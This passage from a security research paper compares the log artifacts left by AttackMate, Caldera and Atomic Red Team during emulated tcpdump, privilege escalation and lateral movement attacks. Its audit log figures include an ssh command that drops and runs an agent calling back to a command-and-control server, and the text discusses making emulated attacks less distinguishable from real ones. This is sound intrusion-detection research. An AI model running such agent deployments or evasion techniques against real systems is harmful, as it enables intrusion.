	CRED_ACQ	CRED_DISP	CRED_REFR	EXECVE	LOGIN	PATH	PROCTITLE	SERVICE_START	SERVICE_STOP	SOCKADDR	SYSCALL	USER_ACCT	USER_CMD	USER_END	USER_START	write (1)	connect (42)	execve (59)	rename (82)	unlink (87)	chmod (90)	fchmod (91)	chown (92)	setuid (105)	setgid (106)	openat (257)	CRON	apachectl	chronyd	powershell	systemd	web_php	zmc_m1	zmwatch	CRON	sudo
AttackMate	2	2	-	126	2	563	369	-	-	96	369	2	-	2	2	2	96	210	17	1	-	-	-	8	8	27	3	1	-	-	2	1	59	9	4	-
Caldera	2	1	-	95	2	346	266	1	1	129	266	2	-	1	2	2	129	95	-	-	-	-	-	2	2	36	2	-	1	-	3	-	83	12	3	-
Atomic Red Team	1	1	1	16	1	62	64	-	-	26	64	2	1	1	2	1	26	16	2	5	4	1	1	1	2	5	1	-	-	13	-	-	-	-	1	3



(a) Jaccard similarity.

(b) Normalized count similarity.

Fig. 14. Similarity matrices based on event counts from the privilege escalation scenario.

```
1 Oct 22 11:34:59 target kernel: [  783.781875] device ens3 entered promiscuous mode
2 Oct 22 11:35:19 target kernel: [  803.796727] device ens3 left promiscuous mode
```

Fig. 15. Syslog events typically generated when executing tcpdump.

```
1 type=SYSCALL msg=audit(1761138204.092:2679): arch=c000003e syscall=59 success=yes exit=0 a0=562
      b171cb628 a1=562b171bd520 a2=562b171cf5f0 a3=0 items=2 ppid=1554 pid=1555 auid=1001 uid=0 gid=0
      euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts1 ses=1 comm="timeout" exe="/usr/bin/timeout"
      subj=unconfined key="T1078_Valid_Accounts"
2 type=EXECVE msg=audit(1761138204.092:2679): argc=3 a0="timeout" a1="20s" a2="tcpdump"
```

Fig. 16. Audit log events indicating that tcpdump is started from the timeout executable.

while the second is missing. The reason for this is that Caldera never terminates the running service; it is not designed to interact with commands after their execution and also cannot issue control signals such as *Ctrl+C*.

A common workaround to stop long-running commands invoked by Caldera is to use timeouts, which automatically terminate commands after a predefined duration. Our empirical validation indeed confirms that when timeouts are used, both expected *syslog* events from Figure 15 are generated. However, an analysis of audit logs reveals that timeouts introduce additional undesired artifacts. In particular, the audit logs in Figure 16 provide evidence that the *timeout* executable is started with *tcpdump* as a parameter. Furthermore, examination of process trees indicates that the *tcpdump* process appears as a child of the *timeout* process.

Atomic Red Team also does not support interactive commands and therefore exhibits a limitation similar to Caldera. To address this, we encode the termination of tcpdump as an explicit command by leveraging the *kill* utility and specifying the corresponding tcpdump process as a parameter. As illustrated in Figure 17, this approach also produces observable artifacts in the logs. Although terminating a process via *SIGINT* corresponds

```
type=SYSCALL msg=audit(1776085333.864:2070): arch=c000003e syscall=59 success=yes exit=0 a0=55665703
     fec8 a1=556657032c40 a2=556657044c40 a3=0 items=2 ppid=1460 pid=1461 auid=1001 uid=0 gid=0 euid=0
      suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=1 comm="kill" exe="/usr/bin/kill" subj=
     unconfined key="T1078_Valid_Accounts"
type=EXECVE msg=audit(1776085333.864:2070): argc=3 a0="kill" a1="-SIGINT" a2="1454"
type=ANOM_PROMISCUOUS msg=audit(1776085333.864:2071): dev=ens3 prom=0 old_prom=256 auid=1001 uid=108
     gid=114 ses=1
```

Fig. 17. Audit log events indicating that tcpdump is terminated through explicit commands rather than interactive interrupts.

Table 3. Event Counts in the tcpdump Scenario

	audit																		syscall																			syslog				auth		
	ANOM_PROMISCUOUS	BPF	BPRM_FCAPS	CRED_DISP	CRED_REFR	EXECVE	PATH	PROCTITLE	SERVICE_START	SERVICE_STOP	SOCKADDR	SYSCALL	USER_ACCT	USER_CMD	USER_END	USER_LOGIN	USER_START	connect (42)	setsockopt (54)	execve (59)	rename (82)	unlink (87)	chmod (90)	fchmod (91)	chown (92)	setuid (105)	setgid (106)	setreuid (113)	setregid (114)	openat (257)	dbus-daemon	kernel	powershell	systemd	systemd-timesyncd	sshd	sudo	systemd-logind
AttackMate	2	-	-	2	1	2	28	42	-	-	10	42	1	1	2	1	1	10	1	2	-	-	-	-	3	2	3	1	2	18	-	2	-	1	-	1	3	2
Caldera	1	6	1	-	1	4	19	72	2	2	58	72	1	1	-	-	1	58	1	4	-	-	-	-	1	2	3	-	-	3	2	1	-	6	8	-	2	-
Caldera + Timeout	2	6	1	1	1	5	26	66	2	2	47	66	1	1	1	-	1	47	1	8	-	-	-	-	1	2	3	-	-	4	2	2	-	6	8	-	3	-
Atomic Red Team	2	3	-	2	2	5	41	80	-	1	46	80	2	2	2	-	2	46	1	5	2	5	4	1	2	2	4	-	-	8	-	2	13	1	-	-	6	-

to the same control signal generated by pressing *Ctrl+C*, only the explicit invocation through *kill* results in detectable traces within the collected data.


In contrast, AttackMate is able to directly interact with running processes, which resolves the aforementioned limitations. In this scenario, AttackMate issues a termination signal in hexadecimal format, which stops the active *tcpdump* process. As a consequence, the system generates both syslog events from Figure 15 without introducing any additional artifacts in audit logs or other log sources. In fact, this interaction is effectively indistinguishable from real human behavior, because identical network packets are transmitted in both cases.

Table 3 summarizes the event counts observed during the attack intervals for each tool. As visible in the aggregated similarity metrics for this data (cf. Figure 18(a) and (b)), both Caldera-based executions produce largely similar event types and frequencies, although a detailed inspection of the event count table reveals several distinct differences. In particular, the execution without a timeout lacks the *ANOM_PROMISCUOUS* event in the audit logs, as well as the corresponding kernel message in syslog, as discussed earlier. Conversely, the use of the *timeout* command introduces multiple *EXECVE* events in the audit logs. In comparison, Atomic Red Team generates additional entries in the authentication logs as a consequence of the explicit termination command.

5.4 Lateral Movement

In this scenario, the attacker moves from an already compromised source system to a destination system through a password-authenticated SSH connection (cf. Section 4.2.5). The playbook depicted in Figure 5 shows that AttackMate's interactive mode allows to enter the password when prompted, just like a human would do. Similar to previous scenarios, Caldera requires workarounds to realize this step of the attack chain due to its lack of support for interactive command handling.

Assuming that an agent has already been installed on the source system, our first attempt to emulate lateral movement aims to copy an executable that installs Caldera's agent on the destination system via SSH. However, Figure 19 shows that this approach generates suspicious artifacts in the audit logs of the source system that indicate copying and executing suspicious files. Unusual artifacts can also be found on the destination system: each command sent from the source system to the destination system establishes a new SSH connection. This



(a) Jaccard similarity.

(b) Normalized count similarity.

Fig. 18. Similarity matrices based on event counts from the lateral movement scenario.

```
type=SYSCALL msg=audit(1761573424.204:2513): arch=c000003e syscall=59 success=yes exit=0 a0=559
     b57685ecc a1=559b580334e0 a2=7ffc9ca4cc18 a3=559b58035d60 items=2 ppid=1516 pid=1517 auid=1001
     uid=1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=pts1 ses=3
     comm="ssh" exe="/usr/bin/ssh" subj=unconfined key="T1219_Remote_Access_Tools"
type=EXECVE msg=audit(1761573424.204:2513): argc=16 a0="/usr/bin/ssh" a1="-x" a2="-oPermitLocalCommand
     =no" a3="-oClearAllForwardings=yes" a4="-oRemoteCommand=none" a5="-oRequestTTY=no" a6="-o" a7="
     StrictHostKeyChecking=no" a8="-o" a9="PreferredAuthentications=password" a10="-oForwardAgent=no"
     a11="-l" a12="judy" a13="--" a14="192.42.1.176" a15="scp -t /tmp/attacker"
type=SYSCALL msg=audit(1761573480.232:2515): arch=c000003e syscall=59 success=yes exit=0 a0=7
     ffdd4556c80 a1=55f04251d2c0 a2=7ffdd45570c0 a3=0 items=2 ppid=1519 pid=1520 auid=1001 uid=1001
     gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=pts1 ses=3 comm="ssh"
     exe="/usr/bin/ssh" subj=unconfined key="T1219_Remote_Access_Tools"
type=EXECVE msg=audit(1761573480.232:2515): argc=7 a0="ssh" a1="-o" a2="StrictHostKeyChecking=no" a3
     ="-o" a4="PreferredAuthentications=password" a5="judy@192.42.1.176" a6="chmod +x /tmp/attacker &&
      /tmp/attacker -server http://192.42.1.174:8888 -group lateral_movement -v"
```

Fig. 19. Deploying Caldera's agent on a destination system to emulate lateral movement generates suspicious artifacts in audit logs of the source system.

```
Oct 27 13:57:05 target sshd[1448]: Accepted password for judy from 192.42.1.175 port 38286 ssh2
Oct 27 13:57:05 target sshd[1448]: pam_unix(sshd:session): session opened for user judy(uid=1002) by (
    uid=0)
Oct 27 13:57:05 target systemd-logind[636]: New session 3 of user judy.
Oct 27 13:57:05 target systemd: pam_unix(systemd-user:session): session opened for user judy(uid=1002)
     by (uid=0)
Oct 27 13:57:06 target sshd[1512]: Received disconnect from 192.42.1.175 port 38286:11: disconnected
    by user
Oct 27 13:57:06 target sshd[1512]: Disconnected from user judy 192.42.1.175 port 38286
...
Oct 27 13:58:01 target sshd[1515]: Accepted password for judy from 192.42.1.175 port 43998 ssh2
```

Fig. 20. Each command sent from the source to the destination system establishes another short-lived SSH session.

generates suspicious events in the authentication logs, in particular, many short-lived connections as displayed in Figure 20. This behavior is not representative of either normal human users or attackers, who typically just establish a single session that they use for execution of multiple commands.

Our second attempt to implement lateral movement with Caldera therefore avoids the problem of consecutively opening several SSH sessions by sending multiple commands at once. To further reduce artifacts, we refrain from deploying Caldera's agent on the destination system and instead transmit the required commands directly. Despite these adjustments, both systems still exhibit undesired artifacts in their audit logs. On the source system, the concatenated commands still appear in parameters as shown in Figure 21. On the destination system, our workaround achieved the intended behavior: only a single SSH session is visible in the authentication logs, and each command appears individually in the audit logs; we display the corresponding audit logs in Figure 22. However, close inspection of the timestamps of these logs reveals that less than 0.1 seconds separate the execution

```
1 type=SYSCALL msg=audit(1761745930.648:3529): arch=c000003e syscall=59 success=yes exit=0 a0=7
      fffc36eb510 a1=5558fddf22c0 a2=7fffc36eb950 a3=0 items=2 ppid=2185 pid=2186 auid=1001 uid=1001
      gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001 fsgid=1001 tty=pts1 ses=3 comm="ssh"
      exe="/usr/bin/ssh" subj=unconfined key="T1219_Remote_Access_Tools"
2 type=EXECVE msg=audit(1761745930.648:3529): argc=7 a0="ssh" a1="-o" a2="StrictHostKeyChecking=no" a3
      ="-o" a4="PreferredAuthentications=password" a5="judy@192.42.1.176" a6="id;whoami"
```

Fig. 21. Concatenated commands transmitted to the destination system are visible in parameters of audit log events in the source system.

```
1 type=SYSCALL msg=audit(1761745932.156:3518): arch=c000003e syscall=59 success=yes exit=0 a0=55
      c20253e6a0 a1=55c20253e670 a2=55c20253e688 a3=0 items=2 ppid=2169 pid=2170 auid=1002 uid=0 gid=0
      euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=(none) ses=3 comm="id" exe="/usr/bin/id" subj=
      unconfined key="T1078_Valid_Accounts"
2 type=EXECVE msg=audit(1761745932.156:3518): argc=2 a0="id" a1="-u"
3 ...
4 type=SYSCALL msg=audit(1761745932.228:3533): arch=c000003e syscall=59 success=yes exit=0 a0=5561828
      d4490 a1=5561828d28b0 a2=5561828d5590 a3=8 items=2 ppid=2177 pid=2178 auid=1002 uid=1002 gid=1002
       euid=1002 suid=1002 fsuid=1002 egid=1002 sgid=1002 fsgid=1002 tty=(none) ses=3 comm="whoami" exe
      ="/usr/bin/whoami" subj=unconfined key="T1033_System_Owner_User_Discovery"
5 type=EXECVE msg=audit(1761745932.228:3533): argc=1 a0="whoami"
```

Fig. 22. Concatenated commands are executed individually on the target system, but their short time delay is characteristic of automation rather than human interaction.

of the two commands, which is not feasible for human operators when manually interacting with the system. These artifacts thus indicate that these activities are caused by an automated adversary emulation system rather than an actual attacker. While it is possible to introduce sleep functions between concatenated commands to generate delays, doing so would again generate artifacts that deviate from the behavior of an actual human user, who naturally pauses to process command output or type the next input.

AttackMate's sleep executors are not affected by this problem, because they pause the execution of the playbook on the attacker's side; thus, no traces of these delays appear on either the source or destination system. Moreover, since AttackMate reaches the destination system through an interactive shell tunnel, issued commands are not recorded in audit logs of the source system at all, presenting a more realistic and substantially more challenging scenario for forensic analysis.

As Atomic Red Team does not rely on agents, we restrict our analysis to the scenario in which remote commands are issued to the target system, analogous to the previously discussed Caldera experiment. As expected, the observations are consistent, i.e., we again encounter concatenated commands that are executed simultaneously. Given the similarity of these results, we omit the corresponding code snippets and instead refer to Figures 21 and 22.

Table 4 reports the event counts, differentiated by adversary emulation tool as well as by source and destination system. Notably, the deployment of Caldera's agent does not introduce substantial overhead in terms of event generation, as the counts of most event types largely align between both Caldera scenarios on the respective source and destination systems. In fact, the Caldera execution without an agent records unusually high frequencies for several event types, including *BPF*, *EXECVE*, and *SYSCALL*. This results in low count-based similarity between this execution and all other tool executions (cf. Figure 23(b)). Atomic Red Team produces the fewest events overall, yet triggers distinct event types already observed in previous scenarios, including *chmod* and *fchmod* system calls. The aggregated similarity metrics further indicate that executions on destination systems are comparatively similar, which is particularly visible in the bottom right part of Figure 23(a) and (b). This suggests that tool-specific events primarily occur on the source systems.

6 Discussion

This section analyzes the results of our case study, asserts the fulfillment of our requirements, points out the limitations of our work, and outlines our plans for future work.

Table 4. Event Counts in the Lateral Movement Scenario

	audit																	syscall																								Syslog					auth		
	AVC	BPF	BPRM_FCAPS	CRED_ACQ	CRED_DISP	EXECVE	LOGIN	PATH	PROCTITLE	SERVICE_START	SERVICE_STOP	SOCKADDR	SYSCALL	USER_ACCT	USER_AUTH	USER_END	USER_LOGIN	USER_START	write (1)	connect (42)	execve (59)	rename (82)	rmdir (84)	unlink (87)	chmod (90)	fchmod (91)	chown (92)	setuid (105)	setgid (106)	setreuid (113)	setregid (114)	openat (257)	unlinkat (263)	fchmodat (268)	execveat (322)	dbus-daemon	kernel	lxd.activate	powershell	snapd	systemd	systemd-timesynced	sshd	systemd	systemd-logind
AttackMate (Source)	-	-	-	-	1	2	-	22	81	-	-	60	81	-	-	1	1	-	-	60	2	-	-	-	-	-	2	-	-	1	2	14	-	-	-	-	-	-	-	2	1	-	1	-	2
AttackMate (Destination)	-	-	-	3	1	57	2	206	202	2	-	89	202	2	1	1	1	2	2	89	66	2	3	2	-	-	1	2	2	5	6	21	-	1	-	-	1	-	-	2	24	-	5	1	3
Caldera + Agent (Source)	-	6	1	-	-	4	-	20	45	2	2	39	45	-	-	-	-	-	-	39	4	1	-	1	-	-	-	-	-	-	-	-	-	-	2	-	-	-	-	-	6	8	-	-	-
Caldera + Agent (Destination)	-	6	1	6	1	108	4	393	291	6	4	91	291	4	2	1	-	4	4	91	123	4	18	5	-	-	-	4	4	9	10	14	3	2	-	2	1	-	-	-	78	8	7	2	4
Caldera (Source)	16	151	-	-	-	264	-	613	552	2	3	231	552	-	-	-	-	-	15	231	290	-	2	-	-	-	-	2	2	4	4	-	-	-	2	-	2	6	-	8	31	8	-	-	-
Caldera (Destination)	16	143	-	3	1	322	2	812	696	5	4	266	696	2	1	1	-	2	17	266	357	2	3	2	-	-	-	4	4	15	16	7	-	1	2	-	3	6	-	8	58	8	5	1	3
Atomic Red Team (Source)	-	6	1	-	-	4	-	34	38	2	2	22	38	-	-	-	-	-	-	22	4	2	-	5	4	1	-	-	-	-	-	-	-	-	2	-	-	14	-	6	-	-	-	-
Atomic Red Team (Destination)	-	6	1	3	1	76	2	248	172	3	1	41	172	2	1	1	-	2	2	41	97	2	3	2	-	-	-	2	4	5	6	7	-	1	-	2	1	-	-	-	28	-	5	1	3



(a) Jaccard similarity.

(b) Normalized count similarity.

Fig. 23. Similarity matrices based on event counts from the lateral movement scenario.

6.1 Analysis of Results

The case study presented in the previous section highlights inherent limitations of existing adversary emulation tools, using Caldera and Atomic Red Team as representative examples. In particular, both tools leave observable traces in log data that are unlike typical human-like activity patterns and clearly reveal the automated nature of the tool-based attack execution. While these differences manifest in the types and frequencies of events recorded, they are even more pronounced when examining event parameters and temporal characteristics, which exhibit patterns that are unlikely to occur in real-world attacker behavior.

We see two main issues with the application of adversary emulation tools for the use cases considered in this article. First, agents on target systems leave distinct traces in log data that make detection trivial [24]. Second, lack of support for interactive prompts requires workarounds that generate undesired artifacts. The latter extends beyond the examples of text editors and SSH sessions discussed in our case study; certain attacks are fundamentally infeasible without interactive capabilities, such as exploits that involve tools with interactive interfaces. For example, abusing shell-escape features in a tool like *dmesg*, which allows to print the kernel ring buffer, requires to open the tool's interactive shell (*dmesg -H*) and enter commands. We excluded such scenarios from our case study, because we were unable to identify any reasonable workarounds to implement

them in Caldera or Atomic Red Team. While we acknowledge that real attackers automate some steps of their workflows, we argue that most situations considered in our case study concern exploratory actions and are thus more naturally and conveniently performed interactively.

With AttackMate, we resolve the aforementioned shortcomings by providing an attack scripting language and execution engine that is able to mimic human behavior patterns more closely than existing adversary emulation tools. We consider AttackMate as a significant improvement over custom attack scripts that are cumbersome to develop, maintain, understand, and reuse, due to their lack of standardized syntax and the need to implement common capabilities from scratch. To the best of our knowledge, AttackMate is the only open source framework that focuses on realistic execution of attack chains with support for attack techniques across the entire kill chain.

6.2 Fulfillment of Requirements

AttackMate's architecture and capabilities address all requirements specified in Section 3.2. Requirement (1) is fulfilled because AttackMate does not rely on agents or any other form of deployment on target hosts prior to attack execution. Instead, it enables the emulation of realistic attacker behavior, including the point of first intrusion. Requirement (2) is fulfilled because AttackMate's approach of executing commands and interacting with systems closely resembles human behavior. The demonstrations presented in our case study (cf. Section 5) affirm that attack traces and artifacts recorded in system log data are significantly more difficult to distinguish from real attacks in comparison to state-of-the-art adversary emulation tools.

Requirement (3) is also fulfilled because AttackMate is able to emulate attack tactics and techniques across the entire kill chain. This is validated in Section 5, where we depict several playbooks that cover multiple tactics from version 18 of the MITRE ATT&CK framework for enterprises. In particular, covered tactics include Reconnaissance (cf. Figure 1), Initial Access (cf. Figure 5), Credential Access (cf. Figure 2), Command and Control (cf. Figure 3), Privilege Escalation (cf. Figure 4), Lateral Movement (cf. Figure 5), and Discovery (cf. Figures 3–5). We also refer to AttackBed,[25] our library of publicly available playbooks for AttackMate, which at the time of writing this article includes implementations for 76 out of 216 unique techniques that cover 13 out of 14 tactics. The only tactic currently not covered is *Resource Development*, because it mostly involves techniques that are not observable in the targeted infrastructure, for example, obtaining external resources such as domains or mail accounts.

AttackMate also fulfills requirement (4), which concerns the design and implementation of attack chains. Our case study (cf. Section 5) includes attack chains that span across multiple tactics; for example, the lateral movement scenario (cf. Section 4.2.5) involves the tactics *Initial Access*, *Lateral Movement*, and *Discovery*. We refer to our playbooks in the AttackBed library for attack chains that cover even more sequential phases of the kill chain.

We also consider requirement (5) fulfilled, because AttackMate's playbooks enable scripting of attack chains for repeatable and automatic execution of attack chains. Thereby, flow parameters (cf. Section 4.3.1) and flow control executors (cf. Section 4.4.1) enable the design of complex attack chains, while command execution in sessions and as background processes (cf. Section 4.3.3) resolves concurrency issues and blocking. Moreover, AttackMate supports environment-specific (cf. Section 4.2) and dynamically assigned variables (cf. Section 4.4.2) to enhance portability and reusability.

Requirement (6) on integration of existing tools is also fulfilled, because AttackMate integrates with the open source attack frameworks Metasploit, sliver, and bettercap (cf. Section 4.4.4). We illustrate the use of our Metasploit executor for reverse-shell deployment (cf. Section 4.2.2) and exploits for privilege escalation (cf. Section 4.2.3) in our case study.

AttackMate also addresses requirement (7) that demands a modular system design for iterative development and extension. In particular, its architecture (cf. Section 4.1) makes use of dedicated executors to implement

[25] https://github.com/ait-testbed/attackbed.

specific attack steps (cf. Section 4.4.3) or to interface with external frameworks (cf. Section 4.4.4). This design makes it straightforward to extend the existing set of executors with new ones that provide custom functionality (cf. Section 4.4.5).

6.3 Limitations

A central design objective of AttackMate is to achieve realistic technical execution of attack steps within a larger attack chain. However, even though the sequential progression and execution of steps reflect realistic attacker behavior, temporal characteristics are only modeled to a limited extent. This is relevant because regular timing patterns or otherwise unrealistic keystroke dynamics may indicate that an emulator is being used rather than an actual human attacker. To address this issue, AttackMate supports uniformly distributed jitter within configurable minimum and maximum intervals, which improves the temporal realism of command execution. However, it remains the responsibility of the playbook developer to decide whether individual attack steps require additional delays that go beyond this general jitter, for example, because an actual attacker would spend more time reviewing output, thinking, or crafting a complex command. Once identified, such delays between commands can easily be realized in playbooks through the sleep executor (cf. Section 4.4.1).

On a more technical level, AttackMate faces limitations when it comes to external dependencies. For example, some Metasploit modules do not support interactive commands, which means that AttackMate's capability for handling interactive prompts cannot be utilized. Other Metasploit modules only support textual commands, which prevents issuing control signals such as *Ctrl+C* through AttackMate. Due to the fact that Python requires serialization for multiprocessing but at the same time cannot serialize file descriptors, the ssh executor (cf. Section 4.4.3) is not compatible with background mode (cf. Section 4.3.3). Regarding portability, AttackMate obviously depends on the availability of dependencies. For example, if the network scanner *nmap* is part of a playbook, it needs to be installed by security engineers prior to executing AttackMate; there is no automatic check for such dependencies.

6.4 Future Work

We foresee several directions for future work. Foremost, one of our main objectives is to develop an API that facilitates seamless integration of AttackMate in other projects, such as existing platforms for orchestration of cyber exercises. In addition, we plan to continue expanding the system with new executors and attack framework connectors. We are also envisioning a graphical user interface to improve user experience when developing playbooks or starting and stopping AttackMate.

While AttackMate is primarily designed for attack execution, several executors can also be used to simulate normal user behavior. This is particularly relevant for attack techniques that depend on user interaction. For example, an attack scenario may involve an employee clicking a malicious link and inadvertently downloading malware, which facilitates subsequent attack steps. To better support such scenarios and also provide background noise that reflects ordinary user activity, we plan to extend AttackMate with capabilities for basic normal user simulation.

From a more research-oriented perspective, we see considerable potential in combining attack-planning algorithms with AttackMate. Such integration could bridge automatic generation of high-level attack chains that are representative of advanced real-world kill chains with technically accurate and realistic execution. Thereby, LLMs could prove useful to automate the generation of such playbooks or adapt existing ones to produce new variations. For the purpose of collecting evaluation detection datasets in test environments, LLMs could further be employed to generate infrastructure-as-code configurations with intentionally embedded vulnerabilities, alongside AttackMate playbooks that exploit these vulnerabilities as part of sophisticated attack scenarios.

7 Conclusion

We present AttackMate, an open source attack scripting language and execution engine that focuses on realistic and technically accurate emulation of attack techniques across all phases of the kill chain. In contrast to existing adversary emulation tools that deploy agents on target systems to perform activities, AttackMate mirrors actual human behavior patterns, in particular, through interactive prompting and session handling. This ensures that artifacts left in log data resemble those from actual attacks more closely and are less trivially detected as products of emulations, which is particularly relevant for forensic data analysis tasks such as cyber exercises or evaluations in intrusion detection research. The case study presented as part of this article demonstrates that AttackMate does not face as many difficulties as standard adversary emulation tools when it comes to the generation of realistic artifacts as a consequence of common attack steps, including privilege escalation, information gathering, and lateral movement. Future work includes extending the empirical validation beyond the Unix-based environments considered in this article, as well as integrating AttackMate with attack-planning algorithms and LLMs for automatic playbook generation.

Acknowledgment

Parts of this work were carried out in the course of a Master's Thesis at the University of Applied Sciences Technikum Vienna [15].

References

[1] Andy Applebaum, Doug Miller, Blake Strom, Henry Foster, and Cody Thomas. 2017. Analysis of automated adversary emulation techniques. In *Proceedings of the Summer Simulation Multi-Conference*, 1–12.

[2] Timothy Barron and Nick Nikiforakis. 2017. Picky attackers: Quantifying the role of system properties on intruder behavior. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, 387–398.

[3] Caleb Chang, Matthew Cao, Kenyou Teoh, Ekzhin Ear, and Shouhuai Xu. 2025. Characterizing caldera's cyber attack emulation capabilities. *Military Cyber Affairs* 8, 1 (2025), 5.

[4] Ziyang Chen, Fei Kang, Xiaobing Xiong, and Hui Shu. 2024. A survey on penetration path planning in automated penetration testing. *Applied Sciences* 14, 18 (2024), 8355.

[5] Gideon Creech and Jiankun Hu. 2013. Generation of a new IDS test dataset: Time to retire the KDD collection. In *Proceedings of the 2013 IEEE Wireless Communications and Networking Conference (WCNC)*. IEEE, 4487–4492.

[6] Paloma de La Vallée, Georglos Losifidis, and Wim Mees. 2022. Cyber red teaming: Overview of sly, an orchestration tool. *Information & Security* 53, 2 (2022), 273–286.

[7] Giulio De Pasquale, Ilya Grishchenko, Riccardo Iesari, Gabriel Pizarro, Lorenzo Cavallaro, Christopher Kruegel, and Giovanni Vigna. 2024. ChainReactor: Automated privilege escalation chain discovery via AI planning. In *Proceedings of the 33rd USENIX Security Symposium (USENIX Security '24)*, 5913–5929.

[8] Joakim Elgh. 2022. *Comparison of Adversary Emulation Tools for Reproducing Behavior in Cyber Attacks*. Master's thesis. Linköping University.

[9] Elin Granstedt. 2024. *Evaluating the Realism and Effectiveness of Automated APT Emulation in Cybersecurity Training: A Lore Case Study*. Master's thesis. KTH Royal Institute of Technology.

[10] Martin Grimmer, Martin Max Röhling, Dennis Kreusel, and Simon Ganz. 2019. A modern and sophisticated host based intrusion detection data set. *IT-Sicherheit als Voraussetzung für Eine Erfolgreiche Digitalisierung* 11 (2019), 135–145.

[11] Simon Hacks, Sotirios Katsikeas, Engla Ling, Robert Lagerström, and Mathias Ekstedt. 2020. powerLang: A probabilistic attack simulation language for the power domain. *Energy Informatics* 3, 1 (2020), 30.

[12] Filip Holik, Josef Horalek, Ondrej Marik, Sona Neradova, and Stanislav Zitta. 2014. Effective penetration testing with Metasploit framework and methodologies. In *Proceedings of the 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)*. IEEE, 237–242.

[13] Hannes Holm. 2022. Lore a red team emulation tool. *IEEE Transactions on Dependable and Secure Computing* 20, 2 (2022), 1596–1608.

[14] Hannes Holm and Teodor Sommestad. 2025. Realistic and balanced automated threat emulation. *Computers & Security* 151 (2025), 104351.

[15] Wolfgang Hotwagner. 2024. *AttackMate: Requirements for a Research Centric Attack Orchestration Tool*. Master's thesis. University of Applied Sciences Technikum Vienna.

[16] Eric M. Hutchins, Michael J. Cloppert, Rohan M. Amin, et al. 2011. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research* 1, 1 (2011), 80.
[17] Pontus Johnson, Robert Lagerström, and Mathias Ekstedt. 2018. A meta language for threat modeling and attack simulations. In *Proceedings of the 13th International Conference on Availability, Reliability and Security*, 1–8.
[18] Ansam Khraisat, Iqbal Gondal, Peter Vamplew, and Joarder Kamruzzaman. 2019. Survey of intrusion detection systems: Techniques, datasets and challenges. *Cybersecurity* 2, 1 (2019), 1–22.
[19] Max Landauer, Klaus Mayer, Florian Skopik, Markus Wurzenberger, and Manuel Kern. 2024. Red team redemption: A structured comparison of open-source tools for adversary emulation. In *Proceedings of the 2024 IEEE 23rd International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*. IEEE, 117–128.
[20] Max Landauer, Florian Skopik, Maximilian Frank, Wolfgang Hotwagner, Markus Wurzenberger, and Andreas Rauber. 2022. Maintainable log datasets for evaluation of intrusion detection systems. *IEEE Transactions on Dependable and Secure Computing* 20, 4 (2022), 3466–3482.
[21] Maria Leitner, Maximilian Frank, Gregor Langner, Max Landauer, Florian Skopik, Paul Smith, Benjamin Akhras, Wolfgang Hotwagner, Stela Kucek, Timea Pahi, et al. 2021. Enabling exercises, education and research with a comprehensive cyber range. *Journal of Wireless Mobile Networks, Ubiquitous Computing, and Dependable Applications* 12, 4 (2021), 37–61.
[22] Doug Miller, Ron Alford, Andy Applebaum, Henry Foster, Caleb Little, and Blake Strom. 2018. Automated Adversary Emulation: A Case for Planning and Acting with Unknowns. Retrieved from https://www.mitre.org/sites/default/files/2021-11/prs-18-0944-1-automated-adversary-emulation-planning-acting.pdf
[23] William Nichols, Zac Hill, Peter Hawrylak, John Hale, and Mauricio Papa. 2018. Automatic generation of attack scripts from attack graphs. In *Proceedings of the 2018 1st International Conference on Data Intelligence and Security (ICDIS)*. IEEE, 267–274.
[24] Vittorio Orbinato, Marco Carlo Feliciano, Domenico Cotroneo, and Roberto Natella. 2024. Laccolith: Hypervisor-based adversary emulation with anti-detection. *IEEE Transactions on Dependable and Secure Computing* 21, 6 (2024), 5374–5387.
[25] Joseph Plot, Alan Shaffer, and Gurminder Singh. 2020. CARTT: Cyber automated red team tool. In *Proceedings of the 53rd Hawaii International Conference on System Sciences*.
[26] Radu Marian Portase, Adrian Colesa, and Gheorghe Sebestyen. 2024. SpecRep: Adversary emulation based on attack objective specification in heterogeneous infrastructures. *Sensors* 24, 17 (2024), 5601.
[27] Blake E. Strom, Andy Applebaum, Doug P. Miller, Kathryn C. Nickels, Adam G. Pennington, and Cody B. Thomas. 2018. MITRE ATT&CK: Design and Philosophy. Retrieved from https://www.mitre.org/sites/default/files/2021-11/prs-19-01075-28-mitre-attack-design-and-philosophy.pdf
[28] Jakob Stühn, Jan-Niclas Hilgert, and Martin Lambertz. 2024. The hidden threat: Analysis of linux rootkit techniques and limitations of current detection tools. *Digital Threats: Research and Practice* 5, 3 (2024), 1–24.
[29] Rafael Uetz, Christian Hemminghaus, Louis Hackländer, Philipp Schlipper, and Martin Henze. 2021. Reproducible and adaptable log data generation for sound cybersecurity experiments. In *Proceedings of the 37th Annual Computer Security Applications Conference*, 690–705.
